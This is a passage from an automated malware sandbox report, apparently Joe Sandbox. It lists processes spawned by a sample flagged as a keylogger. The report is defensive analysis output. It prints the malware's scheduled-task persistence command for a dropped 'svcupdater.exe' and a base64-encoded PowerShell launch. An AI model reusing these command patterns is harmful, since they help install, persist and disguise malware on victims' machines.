Commandline:	C:\Windows\system32\dllhost.exe
Imagebase:	0x7ff769260000
File size:	20888 bytes
MD5 hash:	2528137C6745C4EADD87817A1909677E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000019.00000003.535647654.0000019D88EF0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: schtasks.exe PID: **3680**, Parent PID: **1568**

General	
Target ID:	32
Start time:	09:44:32
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\schtasks.exe" /create /tn "svcupdater" /tr "C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe" /st 00:00 /du 9999:59 /sc once /ri 1 /f
Imagebase:	0x8e0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5080**, Parent PID: **3680**

General	
Target ID:	33
Start time:	09:44:33
Start date:	25/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svcupdater.exe PID: **5684**, Parent PID: **1080**

General	
Target ID:	35
Start time:	09:44:46

Start date:	25/01/2023
Path:	C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe
Imagebase:	0x400000
File size:	752246784 bytes
MD5 hash:	A4C9D357EA9C7679D978EB985F61E6C5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: Library.exe PID: **4500**, Parent PID: **4924**

General

Target ID:	36
Start time:	09:44:48
Start date:	25/01/2023
Path:	C:\Users\user\AppData\Local\Temp\Library.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\Library.exe"
Imagebase:	0xa20000
File size:	3162624 bytes
MD5 hash:	EC5A11FC9A9CB3111AFA460FEC201D3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML

Analysis Process: WerFault.exe PID: **3304**, Parent PID: **5980**

General

Target ID:	40
Start time:	09:45:01
Start date:	25/01/2023
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 5980 -s 648
Imagebase:	0x7ff679980000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svcupdater.exe PID: **2636**, Parent PID: **1080**

General

Target ID:	41
Start time:	09:45:10
Start date:	25/01/2023
Path:	C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe
Imagebase:	0x400000
File size:	752246784 bytes

MD5 hash:	A4C9D357EA9C7679D978EB985F61E6C5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **4908**, Parent PID: **4500**

General	
Target ID:	42
Start time:	09:45:36
Start date:	25/01/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAOQAwAA==
Imagebase:	0x7ff665920000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **4044**, Parent PID: **4908**

General	
Target ID:	43
Start time:	09:45:36
Start date:	25/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly